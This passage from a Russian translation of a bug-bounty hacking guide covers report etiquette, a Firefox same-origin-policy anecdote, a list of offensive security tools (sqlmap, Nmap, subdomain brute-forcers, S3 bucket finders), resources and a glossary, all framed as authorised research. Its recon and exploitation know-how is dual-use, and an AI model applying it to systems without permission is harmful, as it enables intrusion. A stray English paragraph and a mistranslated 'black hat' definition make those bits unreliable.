Сделайте себе одолжение, потратьте еще одну минуту чтобы удостовериться в том, что это уязвимость, прежде чем отправлять отчёт.

## **Проявляйте уважение к компании**

На основе тестов в процессе создания компании в HackerOne (да, вы можете проверять сайт как исследователь), когда ком-

пания запускает новую программу по поиску ошибок, она может быть завалена сообщениями. После отправки предоставьте компании возможность пересмотреть свой отчет и вернуться к вам.

Некоторые компании размещают свои собственные временные рамки в руководствах к программам по поиску уязвимостей, в то время как другие этого не делают. Сохраняйте баланс между вашими ожиданиями и их загрузкой. На основании бесед, которые состоялись у меня с поддержкой HackerOne, я могу сказать, что они готовы помочь вам отслеживать, были ли какие-либо новости от компании за последние две недели.

Прежде, чем вы пойдете по этому пути, отправьте сообщение по докладу с вежливым вопросом, есть ли какие-либо обновления. В большинстве случаев компании будут реагировать и сообщат вам актуальную информацию. Если такой не предоставляют, дайте им некоторое время и попробуйте еще раз, прежде чем обострять проблему. С другой стороны, если компания подтвердила уязвимость, работайте с ними до тех пор, пока уязвимость не будет исправлена.

Во время написание этой книги мне улыбнулась удача пообщаться с Адамом Бахусом, новенький в команде HackerOne по состоянию на май 2016 года, он оказался обладателем титула *Chief Bounty Officer* и наш разговор открыл мне глаза на другую сторону программ по поиску уязвимостей. У Адама за плечами был опыт работы с Snapchat, где он был связующим звеном между командой безопасности, остальными командами программистов и Google, он работал в Команде по устранению уязвимостей и помогал в программе вознаграждения за поиск уязвимостей от Google.

Адам помог мне понять, что люди на другой стороне программы по поиску багов сталкиваются с кучей проблем, включая:

- **Пустой шум:** К сожалению, программы программы по

поиску уязвимостей часто получают очень много некорректных отчётов, и HackerOne, и BugCrowd писали об этом. Я знаю, что определенно внес свой вклад и надеюсь эта книга поможет вам избежать подобного, ведь даже некорректные отчёты стоят времени и денег для вас и компаний.

- **Расставление приоритетов:** Программы по поиску уязвимостей должны каким-то образом распределить уязвимости по порядку необходимости их исправления. Это сложно, если существуют несколько уязвимостей с похожим влиянием, но связанные с различными поступающими отчётами, программы вознаграждения сталкиваются с проблемой поддержания актуальности информации.
- **Подтверждение:** При рассмотрении отчётов баги нужно проверять. И это снова отнимает время. Именно поэтому компании ожидают от нас, хакеров, четких инструкций и разъяснений о том, что мы нашли, как это повторить и почему это важно. Обычного прикрепленного видео не достаточно.
- **Человеческий ресурс:** Не каждая компания может позволить себе выделить штатных сотрудников для работы с программой по поиску ошибок. Некоторым компаниям повезло иметь отдельного человека для работы с отчётами, в остальных же, сотрудники по очереди выделяют время для такой работы помимо выполнения основных обязанностей. Получается так, что компании составляют график, по которому разные сотрудники проверяют отчёты. Недопонимания или задержки в предоставлении необходимой информации могут нанести серьёзный ущерб.
- **Исправление ошибок:** Программирование занимает время, особенно если в него входит полный цикл разработки включая отладку, тестирование, стейджинг, деплой

и отправку кода в продакшен. А что, если разработчик даже не знает причину возникновения уязвимости? Пока проходит это время, мы, хакеры, нетерпеливы и жаждем оплаты своей работы. И здесь как никогда важно понимание и уважение сторонами друг друга.

- **Управление отношениями:** Программы bug bounty хотят, чтобы хакеры работали с ними снова. HackerOne писали о том, что важность каждой уязвимости растет по мере получения новых отчётов о багах в одной программе. В результате, компании должны находить баланс, устанавливая отношения между хакерами и компанией.
- **Связи с прессой:** Всегда волнительно, что найденный вами баг могут не заметить, что его исправление займёт слишком много времени или оплата покажется слишком низкой. Тогда хакеры пойдут писать об этом в Твиттер или другие медиа-площадки. И снова, весь этот груз лежит на людях рассматривающих и отвечающих на баг-репорты и зависит от того, как они выстраивают отношения с хакерами.

При написании всего этого моей задачей было облегчить для понимания работу программ bug bounty. У меня был опыт по обе стороны таких отношений, хороший и плохой. Однако к финалу, хакеры и компании работают вместе, добиваются понимания и улучшают качество выполнения необходимых задач, каждый со своей стороны.

## Вознаграждения

Если вы отправили уязвимость в компанию, которая выплатила вам вознаграждения, уважайте их решение о сумме выплаты.

Вот ответ Джоберта Абма (соучредитель HackerOne) на сайте Quora [How Do I Become a Successful Bug Bounty Hunter?](#)<sup>78</sup>:

*Если вы не согласны с полученной суммой вознаграждения, откройте обсуждение с обоснованием: почему вы считаете что заслуживаете большей награды. Избегайте ситуаций, когда вы просите другую награду не уточнив, почему вы так считаете. В свою очередь, компания должна проявлять уважение к вашему времени и вашей стоимости.*

## **Не кричи “Привет”, пока не пересёк пруд.**

17 марта 2016 года, Матис Карлссон написал классный пост о возможно найденной уязвимости в “Принципе одинакового источника” (Same Origin Policy или SOP), (принцип одинакового источника это концепция в безопасности, которая определяет какой доступ к информации на веб-сайте браузер даёт скриптам) и позволил мне включить некоторые выдержки в эту книгу. К слову, Матис имеет рекорд на HackerOne. По состоянию на 28 марта 2016 он был в 97-м проценте по рейтингу Signal и в 95-м проценте по рейтингу Impact со 109 найденными багами для компаний, среди которых HackerOne, Uber, Yahoo, CloudFlare, и многие другие.

Выражение “Не кричи “Привет”, пока не пересёк пруд” - это шведская поговорка, смысл которой в том, что вы не должны праздновать что - либо, пока не будете полностью уверены в этом. Возможно вы уже догадались, почему я включил его сюда - хакерство это не только веселье и радуга.

---

<sup>78</sup><https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter>

В случае с Матисом, он работал в браузере Firefox и заметил, что браузер может принимать плохо сформированные адреса хостов (на OSX), например URL `http://example.com..` загрузил бы `example.com`, но в заголовке `host` отправил `example.com..`. Потом он попробовал `http://example.com...evil.com` и получил такой же результат.

Он сразу понял, что можно обойти SOP, потому что Flash может распознать `http://example.com..evil.com` как поддомен `*.evil.com`. Матис проверил топ 10000 сайтов от Alexa и выявил, что 7% из них поддавались подобным операциям, включая `Yahoo.com`.

Он написал отчёт но решил провести большие тесты. Проверил баг с коллегами, и да, всё подтвердилось на их виртуальных машинах. Обновил Firefox - баг всё ещё доступен. И лишь тогда он намекнул обо всём в твиттер. Согласно его словам баг подтвержден, правильно?

Нет. Ошибка возникла из-за того, что Матис не обновил свою операционную систему до новейшей версии. После обновления баг пропал. По всей видимости он был описан шестью месяцами ранее и исправлен в OSX Yosemite 10.0.5.

Я написал это что-бы показать, что даже опытные хакеры могут ошибаться и очень важно всячески проверить баг перед тем, как составлять о нем отчет.

Огромное спасибо Матису за то, что позволил мне написать это. Я рекомендую посмотреть его твиттер `@avlidienbrunn`, а так же `labs.detectify.com`, там он описал всё подробнее.

## Слова напутствия

Надеюсь эта глава поможет вам писать убийственные отчеты. Перед тем как нажать на кнопку “Отправить” остановитесь на

секунду и подумайте, если бы отчет был открытым и его мог прочесть любой желающий, гордились бы вы им?

Вы должны быть готовы оправдать и доказать компаниям, другим хакерам и себе всё, что напишете и отправите. Я не говорю это что-бы напугать вас, просто это тот самый совет, который я хотел бы получить в самом начале. Когда я начинал, я отправлял сомнительные отчеты оставляющие после себя вопросы, потому что просто хотел быть вместе со всеми, быть полезным. Однако компании находятся под градом отчетов. Гораздо полезнее найти полностью воспроизводимую ошибку в безопасности и составить по ней четкий и ёмкий отчет.

Вы можете подумать - кому какое дело, пусть компании решают и неважно, что думают другие хакеры. Справедливо. Но как минимум на HackerOne ваш отчет имеет значение - для вашего профиля ведется статистика и каждый раз, когда вы отправляете корректный отчет, она отражается на вашем Signal, характеристике, значение которой лежит между -10 и 7, и вычисляется на основе средней оценки ваших отчетов:

- Отправили спам, получите -10
- Отправили некорректный отчет, получите -5
- Отправили содержательный отчет, получите 0
- Отправили отчет, который разрешился и помог найти уязвимость, получите 7

И снова, кому какое дело? Рейтинг Signal сейчас используется для выявления кандидатов в приватные программы по поиску багов, и для определения кто может отправлять отчеты в публичные программы. Приватные программы это свежее мясо для хакеров, обычно это сайты которые совсем недавно открыли свои программы по поиску багов и дали доступ к сайту только ограниченному количеству хакеров. А это значит, что можно найти потенциальную уязвимость с меньшей конкуренцией.

Что касается отчетов в другие компании - учитесь на моих ошибках.

Меня пригласили в приватную программу и в этот же день я нашел восемь уязвимостей. Однако, той же ночью я отправил отчет в другую программу и получил “Не принято”. Это понизило мой рейтинг Signal до 0.96. На следующий день я пошел писать отчеты в приватную программу снова и получил уведомление - мой Signal был слишком мал и мне нужно подождать 30 дней до того момента, как я смогу отправить отчет какой - либо компании, которая требует как минимум 1.0 Signal.

Это полное деръмо! Хотя никто другой не обнаружил найденные мной уязвимости, за это время они уже могли бы быть найдены и это стоило бы мне денег. Каждый день я проверял, могу ли снова отправить отчет. С того дня я поклялся улучшить мой показатель Signal и вам очень советую.

**Удачной охоты!**

# **Инструменты Белого Хакера**

Ниже в произвольном порядке приведен подробный перечень инструментов, которые полезны для охоты за уязвимостями. Хотя некоторые инструменты призваны автоматизировать процесс поиска уязвимостей, они не должны заменять ручную работу, наблюдательность и интуитивное мышление.

Майкл Принс, сооснователь Hackerone, заслуживает огромной благодарности за помощь и внесение вклада в этот список, а также предоставления рекомендаций о том, как эффективно использовать эти инструменты.

## **Burp Suite**

<https://portswigger.net/burp>

Burp Suite представляет собой интегрированную платформу для тестирования безопасности и является практически обязательной для новичков. Имеет целый ряд инструментов, которые являются полезными, в том числе:

- Перехватчик прокси, который позволяет просматривать и изменять трафик на веб сайт
- “Паук” для краулинга и сбора контента и манипуляций с ним (пассивно или активно)
- Веб-сканер для автоматизации обнаружения уязвимостей
- Ретранслятор для манипулирования и переотправки индивидуальных запросов

- Повторитель для тестирования случайных токенов
- Инструмент для сравнения запросов и ответов

Баки Робертс из New Boston создал серию руководств для Burp Suite, доступную на <https://vimeo.com/album/3510171> и предлагающую введение в Burp Suite

## **Knockpy**

<https://github.com/guelfoweb/knock>

Knockpy написан на Python, и предназначен для перебора огромного списка слов чтобы определить поддомены компаний. Определение поддоменов помогает увеличить ширину проверяемой зоны поиска и увеличить шансы найти рабочую уязвимость.

Ссылка на репозиторий в GitHub означает, что вам необходимо самостоятельно скачать приложение из репозитория (подробная инструкция есть на страницах GitHub), также необходимо наличие установленного Python (тестировалось на версии 2.7.6), рекомендуется использовать Google DNS (8.8.8.8 | 8.8.4.4).

## **HostileSubBruteforcer**

<https://github.com/nahamsec/HostileSubBruteforcer>

Это приложение, написанное @nahamsec (Бен Садежипур - отличный парень!), будет производить брутфорс существующих поддоменов, предоставляя их IP-адреса, хосты и по возможности проверяя AWS, Github, Heroku, Shopify, Tumblr и Squarespace. Это отличный инструмент для поиска уязвимости с возможностью захвата поддомена.

## sqlmap

<http://sqlmap.org>

sqlmap является инструментом для тестирования на проникновение с открытым исходным кодом, который позволяет автоматизировать процесс обнаружения и использования уязвимостей SQL инъекций. На сайте есть огромный список возможностей, включая:

- Широкий выбор типов баз данных (например, MySQL, Oracle, PostgreSQL, MS SQL Server и т.д.)
- Шесть методов SQL-инъекции (например, boolean слепые инъекции, time-based или “полностью слепая” инъекция, основанная на ошибках или на запросах UNION и т.д.)
- Перечисление пользователей и хэшей паролей, привилегий, ролей, баз данных, таблиц и столбцов
- И многое другое...

По словам Майкла Принса, sqlmap полезна для автоматизации эксплуатации уязвимостей SQL инъекций, чтобы доказать или подтвердить наличие уязвимости, и для экономии времени на выполнение работы вручную.

Также как и Knockpy, sqlmap основывается на Python и может быть запущен в Windows или Unix совместимых системах.

## Nmap

<https://nmap.org>

Nmap является свободной, с открытым исходным кодом, сетевой утилитой для исследования сетей и аудита безопасности.

Nmap использует IP пакеты для новых способов определения:

- Какие хосты доступны в сети - Какие услуги (название и версия приложения) эти хосты предлагают - На каких операционные системы (и версии) запущены - Какой тип фильтров пакетов / брандмауэров находятся в использовании - И многое другое...

На сайте Nmap есть солидный список инструкций по установке с поддержкой Windows, Mac и Linux.

## Shodan

<https://www.shodan.io>

Shodan это поисковая система “интернета вещей”. Согласно сайту, вы можете “*Узнать, какие из ваших устройств подключены к интернету, где они находятся и кто использует их*”. Особенno это полезно, когда вы изучаете потенциальную цель и пытается узнать как можно больше о её инфраструктуре.

В сочетании с этим очень удобно использовать Firefox плагин для Shodan, который позволяет быстро получить доступ к информации для конкретного домена. Иногда он показывает доступные порты, которые вы можете передать в Nmap.

## What CMS

<http://www.whatcms.org>

Эта CMS представляет собой простое приложение, которое позволяет ввести url сайта и получить предполагаемую систему CMS, которая используется на этом сайте.

- Зная, какую именно CMS использует сайт, вы получаете представление о том, как структурирован код сайта

- Если CMS у сайта с открытым исходным кодом, вы можете просматривать, анализировать код на наличие уязвимостей и протестировать их на сайте
- Если вы можете определить версию CMS, возможно эта версия уже устарела и уязвима для известных уязвимостей

## Nikto

<https://cirt.net/nikto2>

Nikto сканер веб-серверов с открытым исходным кодом, который тестирует серверы и сервисы на многие уязвимости, включая:

- Потенциально опасные файлы/программы
- Устаревшие версии серверов
- Специфичные проблемы и особенности каких-либо версий используемого ПО
- Проверка конфигурации сервера

По словам Майкла, Nikto очень полезна для поиска файлов или директорий, которые должны бы быть недоступными (например старые SQL бэкапы, или файлы внутри git-репозитория)

## Recon-ng

[bitbucket.org/LaNMaStE53/recon-ng](https://bitbucket.org/LaNMaStE53/recon-ng)

На странице Recon-*ng* написано, что это полноценный разведывательный веб-фреймворк, написанный на Python. Он предлагает мощное окружение, в котором легко могут быть объединены opensource разведывательные решения.

К сожалению - или к счастью, в зависимости от того, как на это смотреть - Recon-*ng* предоставляет настолько много функциональности, что я не могу достойно описать её здесь. Инструмент может быть использован для обнаружения поддоменов, файлов с приватными данными, перебора пользователей, парсинга соцсетей, и так далее.

Unfortunately, or fortunately depending on how you want to look at it, Recon-*ng* provides so much functionality that I can't adequately describe it here. It can be used for subdomain discovery, sensitive file discovery, username enumeration, scraping social media sites, etc.

## **idb**

<http://www.idbtool.com>

*idb* является инструментом для упрощения некоторых стандартных задач по оценки безопасности iOS приложений. Размещен на GitHub.

## **Wireshark**

<https://www.wireshark.com>

Wireshark - анализатор сетевого протокола, который позволяет увидеть что происходит с сетью в мельчайших подробностях. Это очень полезно, когда сайт использует не только HTTP/HTTPS для связи. Если вы начинающий, то более выгодно придерживаться Burp Suite если сайт использует исключительно HTTP/HTTPS.

## Bucket Finder

[https://digi.ninja/files/bucket\\_finder\\_1.1.tar.bz2](https://digi.ninja/files/bucket_finder_1.1.tar.bz2)

Крутой инструмент, который позволит искать бакеты Amazon S3, доступные на чтение и покажет все файлы в них. Это также может быть использовано для быстрого поиска бакетов, которые существуют, но не позволяют прочитать список файлов - на этих бакетах вы можете воспользоваться AWS CLI для проверки доступа на запись, как описано в примере 6 главы об аутентификации - Как я взломал S3 бакеты HackerOne

## Google Dorks

<https://www.exploit-db.com/google-hacking-database>

Google Dorking означает использование продвинутого синтаксиса, предоставляемого Google для поиска информации, которая не является легкодоступной. Это может включать в себя поиск уязвимых файлов, возможностей для загрузки внешних ресурсов, и так далее.

## IPV4info.com

<http://ipv4info.com>

Это отличный сайт, о котором я недавно узнал благодаря Филиппе Хейрвуду (снова!); Используя этот сайт, вы можете найти домены, которые размещены на указанном сервере. То есть, например, введя yahoo.com, вы получите диапазон IP-адресов Yahoo и все домены, обслуживаемые с этих серверов.

## Плагины Firefox

Этот список существует благодаря посту от Infosecinstitute, доступному здесь: [InfosecInstitute<sup>79</sup>](#)

### FoxyProxy

FoxyProxy - продвинутый менеджер прокси для Firefox. Расширяет возможности встроенного в Firefox прокси.

### User Agent Switcher

Добавляет меню и кнопку тулбара в браузер. Когда вы хотите изменить user agent, используйте кнопку в браузере. Аддон User Agent помогает в подмене браузера при осуществлении некоторых атак.

### Firebug

Firebug - отличный аддон, который интегрируется в браузерные инструменты разработчика. С помощью этого инструмента вы можете редактировать и дебажить HTML, CSS и Javascript в реальном времени на любой странице, чтобы увидеть изменения. Это помогает анализировать JS-файлы для поиска XSS-уязвимостей.

### Hackbar

Hackbar - простой инструмент проникновения для Firefox. Он помогает тестировать простые SQL-инъекции и XSS-дырки.

---

<sup>79</sup><http://resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons>

Вы не можете выполнить стандартные эксплоиты, но вы можете легко использовать его для проверки, существует ли уязвимость, или же её нет. Вы также можете вручную отправить данные формы с помощью GET или POST запросов.

## **Websecurity**

WebSecurity может обнаруживать большинство распространенных уязвимостей в веб-приложениях. Этот инструмент легко может обнаружить XSS, SQL-инъекцию и другие уязвимости в веб-приложении.

## **Cookie Manager+**

Позволяет просматривать, редактировать и создавать новые cookies. Также показывает дополнительную информацию о куки, редактирует несколько куки разом, делает резервную копию и восстанавливает их.

## **XSS Me**

XSS-Me используется для поиска отраженных XSS-уязвимостей из браузера. Расширение сканирует все формы на странице и затем выполняет атаку на выбранные страницы с помощью заранее определенного XSS-кода. После завершения сканирования составляет список всех страниц, которые отображают код и могут быть уязвимы к XSS. С этими результатами вы должны будете вручную проверить, действительно ли обнаружена уязвимость.

## **Offsec Exploit-db Search**

Позволяет вам искать уязвимости и эксплоиты, описанные в exploit-db.com. Этот сайт всегда содержит свежие эксплоиты и

детали уязвимостей.

## **Wappalyzer**

<https://addons.mozilla.org/en-us/firefox/addon/wappalyzer/>

Этот инструмент поможет вам идентифицировать технологии, используемые на сайте, включая такие вещи, как CloudFlare, фреймворки, библиотеки Javascript, и так далее.

# **Ресурсы**

## **Онлайн обучение**

### **Эксплоиты и защита Веб-приложений**

Курс от codelab с актуальными уязвимостями в веб-приложениях и руководство как приступить к исследованию распространённых уязвимостей, таких как XSS, повышение полномочий, CSRF, обратный путь в директориях и т.д. Подробнее здесь: <https://google-gruyere.appspot.com>

### **The Exploit Database**

Хотя это и не совсем онлайн обучение, этот сайт включает в себя список эксплоитов для раскрытия уязвимостей, зачастую ссылаясь на них на CVE, когда это возможно. Используя настоящий предоставленный код, будьте чрезвычайно осторожны, поскольку он может быть разрушительным. Это может быть полезным при поиске уязвимостей, если цель использует устаревший софт, а чтение кода поможет понять, какой тип ввода может быть использован для нахождения уязвимости.

### **Udacity**

Бесплатные онлайновые курсы по множеству тем, включая веб-разработку и программирование. Я рекомендую посмотреть следующие:

Intro to HTML and CSS<sup>80</sup> Javascript Basics<sup>81</sup>

## Платформы выплаты вознаграждений за поиск багов

### Hackerone.com

Создан специалистами по информационной безопасности из компаний Facebook, Microsoft и Google, HackerOne первая платформа по поиску уязвимостей с программой выплаты вознаграждений за обнаружение багов.

### Bugcrowd.com

Bugcrowd была основана в 2012 чтобы сравнять шансы в борьбе с плохими парнями.

### Synack.com

Честно говоря, я думаю, что это тоже платформа по поиску уязвимостей за деньги, но я не уверен... Не самый информативный сайт. Вот их цитата(я должен это включить в полном объеме для полного эффекта):

*SYNACK ликвидирует разрыв между воспринимаемой безопасностью и реальной безопасностью за счет использования хакерского интеллекта. SYNACK неразрывно интегрирует силу человеческой изобретательности с масштабируемостью передовой*

---

<sup>80</sup><https://www.udacity.com/course/intro-to-html-and-css--ud304>

<sup>81</sup><https://www.udacity.com/course/javascript-basics--ud804>

*уязвимости интеллектуальной платформы, чтобы проактивно предоставить предприятию беспрецедентную состязательную перспективу.*

### **Cobalt.io**

Судя по их сайту, все исследователи могут податься на Cobalt, но для того, чтобы принять участие в большинстве программ безопасности исследователи должны быть приглашены в программу безопасности и/или пройти строгий процесс проверки...

### **Видео руководства**

**[youtube.com/yaworsk1](https://youtube.com/yaworsk1)**

Было бы непростительным упущением если бы я забыл включить в список свой канал YouTube... Я начал записывать обучающие программы по поиску уязвимостей, чтобы дополнить эту книгу.

### **Seccasts.com**

SecCasts это платформа видеообучения по информационной безопасности, которая предлагает обучающие программы, начиная от основных методов веб-хакерства к углубленным вопросам безопасности в определенных языках программирования или фреймворков.

## Дальнейшее чтение

### **OWASP.com**

Открытый проект защиты веб-приложений - является массовым источником информации об уязвимостях. Они имеют удобную секцию Security101, шпаргалки, руководства по тестированию и детальные описания большинства типов уязвимостей.

### **Hackerone.com/hacktivity**

Список всех уязвимостей сообщается на их программах по поиску уязвимостей. Не смотря на то, что только некоторые отчеты публичны, вы можете использовать мой скрипт на GitHub, чтобы вытащить все доступные и публичные сообщения ([https://github.com/yaworsk/hackerone\\_scrapper](https://github.com/yaworsk/hackerone_scrapper)).

### **Twitter #infsec**

Сквозь большое количество шума пропадает довольно много интересных твитов по безопасности и уязвимостям по хэштегу #infosec, часто со ссылками на подробные описания и руководства.

### **Twitter @ disclosedh1**

Неофициальный наблюдатель HackerOne, который публично пишет о недавно раскрытии ошибках.

## **Web Application Hackers Handbook**

Заголовок говорит все, что нужно. Написано авторами Burp Suite, настоящий must read.

## **Bug Hunters Methodology**

Это репозиторий на Github от Джейсона Хэддикса, представляющий некоторые отличные инсайты о том, как успешные хакеры подходят к цели. Написано на MarkDown и было представлено на DefCin. <https://github.com/jhaddix/tbhm>.

## **Рекомендованные блоги**

### **philippeharewood.com**

Блог потрясающего хакера Facebook, который делится огромным количеством информации о нахождении недостатков в логике Facebook. Мне повезло взять у него интервью в апреле 2016, и я не могу выразить, насколько он умен и насколько крут его блог - я прочитал все посты до единого.

### **Страница Филиппе на Facebook - [www.facebook.com/phwd-113702895386410](https://www.facebook.com/phwd-113702895386410)**

Еще один прекрасный ресурс от Филиппе. Включает в себя список наград за нахождение багов на Facebook.

## **fin1te.net**

Этот блог попал в статистику Facebook WhiteHat программы на второе место, и сохраняется там последние два года (2015, 2014). Джек, кажется, не любит писать много, но когда он это делает, то раскрывает тему максимально глубоко, интересно и познавательно!

## **NahamSec.com**

Блог от хакера #26 месте (по состоянию на февраль 2016 года) с HackerOne. Много классных уязвимостей описаны здесь - большинство сообщений уже в архиве, но многие еще доступны на сайте.

## **blog.it-securityguard.com**

Личный блог Патрика Феребаха. Патрик нашел немало крутых и опасных уязвимостей, описанных в его книге и в блоге. Он также был вторым интервьюируемым для Hacking Pro Tips.

## **blog.innerht.ml**

Еще один удивительный блог из топ-листа “White Hat” на HackerOne. Интересно, что его профиль на HackerOne в основном посвящён Twitter и Yahoo...

## **blog.orange.tw**

Блог топового хакера DefCon со ссылками на тонны ценных ресурсов.

## **Блог Portswigger**

Блог от разработчиков Burp Suite. **НАСТОЯТЕЛЬНО РЕКОМЕНДУЕТСЯ**

## **Блог Nvisium**

Отличный блог от компании, занимающейся безопасностью. Они нашли RCE уязвимость в Rails, обсудили и написали об уязвимостях в Flask/Jinja2 почти за две недели до обнаружения RCE в Uber.

## **Блог Bug Crowd**

Bug Crowd пишет отличные посты, беря интервью у классных хакеров и публикуя другой полезный материал. Джейсон Хэддикс также недавно начал вести подкаст о хакинге, который вы можете найти через блог.

## **Блог HackerOne**

HackerOne также публикует полезный контент для хакеров, такой, как рекомендуемые блоги, новая функциональность платформы (хорошее места для поиска новых уязвимостей!) и советы о том, как повысить свои навыки в хакинге.

# **Словарь**

## **Black Hat Hacker / Черный хакер**

Black Hat хакер является хакером, который “нарушает компьютерную безопасность по причинам не зависящим от злонамеренности или от личной выгоды” (Роберт Мур, 2005, киберпреступность). Блэкхэтов также называют взломщиками в отрасли безопасности и современных программистов. Эти хакеры часто выполняют вредоносные действия для уничтожения, изменения или кражи данных. Это противоположность белым хакерам.

## **Переполнение буфера**

Переполнением буфера называется ситуация, когда программа записывает в буфер или область памяти больше данных, чем то пространство, которое фактически выделено в памяти для этих данных, или когда программа записывает данные за пределами выделенного в памяти буфера.

## **Программа Bug Bounty**

Сделка, предлагаемая разными сайтами в результате чего белые хакеры могут получить публичное признание или денежное вознаграждение за сообщения об ошибках, в частности, связанных с уязвимостью в безопасности. Например HackerOne.com и Bugcrowd.com

## Отчет об ошибке

Описание исследователя о потенциальной уязвимости в безопасности конкретного продукта или услуги.

## CRLF Injection

CRLF, или возврат каретки (CR) подачи строки (LF), представляет собой тип уязвимости, которая возникает, когда пользователю удается вставить CRLF в приложение. Это иногда также называется HTTP Response Splitting.

## Cross Request Site Forgery (межсайтовая подделка запроса)

CSRF атака происходит, когда вредоносный веб-сайт, электронная почта, мгновенные сообщения, приложения и т.д. заставляет веб-браузер пользователя выполнить какое-либо действие на другом сайте, где этот пользователь уже аутентифицирован, или вошёл в систему.

## Cross Site Scripting (межсайтовый скриптинг)

XSS, тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода(который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника.

## **HTML Injection**

Hypertext Markup Language (HTML) инъекция - атака на сайт, позволяющая злоумышленнику внедрить любой HTML-код в сайт, не обрабатывая корректно ввод этого пользователя.

## **Уязвимость загрязнения параметров HTTP (HTTP Parameter Pollution)**

Уязвимость заключается в том, что разные платформы (совокупность веб сервера и языка разработки веб приложения) по разному обрабатывают последовательность параметров HTTP запросов с одинаковыми именами.

## **Расщепление HTTP ответа**

Другое название CRLF Injection, где злоумышленник может вводить заголовки в ответ сервера.

## **Нарушение целостности памяти / Повреждение памяти**

Повреждение памяти это способ осуществления уязвимости, когда вызывается код для выполнения определенного типа необычного или неожиданного поведения. Эффект похож на переполнение буфера, где память подвергается воздействиям, которых не должно быть.

## **Открытое перенаправление**

Открытое перенаправление происходит, когда приложение принимает параметр и перенаправляет пользователя к значению этого параметра без какой-либо валидации и проверки значения этого параметра.

## **Тестирование на проникновение**

Программная атака на компьютерную систему. Программа ищет недостатки системы безопасности, потенциальное получение доступа к функциям компьютера и данных. Может быть законной или одобренной компанией для тестирования или в виде незаконных испытаний для гнусных целей.

## **Исследователи**

Также известные как White Hat Хакеры. Все, кто занимается исследованием и изучением потенциальных угроз безопасности в той или иной форме, включая академических исследователей, инженеров-программистов, системных администраторов, и даже случайных технарей.

## **Группа реагирования**

Команда лиц, которые несут ответственность за решение проблем безопасности, обнаруженных в продукте или услуге. В зависимости от обстоятельств, это может быть формальная группа реагирования из организации, группа добровольцев

в проекте с открытым исходным кодом, или независимая группа добровольцев.

## **Ответственное Раскрытие**

Описание уязвимости предоставляет группе реагирования адекватный период времени для устранения уязвимости перед открытой публикацией уязвимости.

## **Уязвимость**

Ошибка в программном обеспечении, которая позволяет злоумышленнику выполнить действие в нарушение выраженной политики безопасности. Ошибка, которая позволяет получить доступ или привилегии является уязвимостью. Конструктивные и архитектурные недостатки программ, а также пренебрежение популярными советами и инструкциями по информационной безопасности также могут квалифицировать как уязвимости.

## **Координация уязвимости**

Процесс, в котором все вовлеченные стороны работают вместе, чтобы решить проблему с уязвимостью. Например, исследование (белого хакера) и компания из HackerOne или исследователь (белый хакер) и open source сообщество.

## **Раскрытие Уязвимости**

Раскрытие уязвимости это предоставление информации о проблеме в компьютерной безопасности.

Не существует универсальной рекомендации о раскрытии уязвимости, но программы поиска уязвимостей за вознаграждение, как правило, имеют рекомендации по раскрытию информации, которые должны быть приняты во внимание.

### **Белый хакер / White Hat хакер**

Белый хакер является этичным хакером, чья работа призвана обеспечить безопасность организации. Вайтхэтами еще называют испытателей и тестировщиков на проникновение. Это противоположность черным хакерам.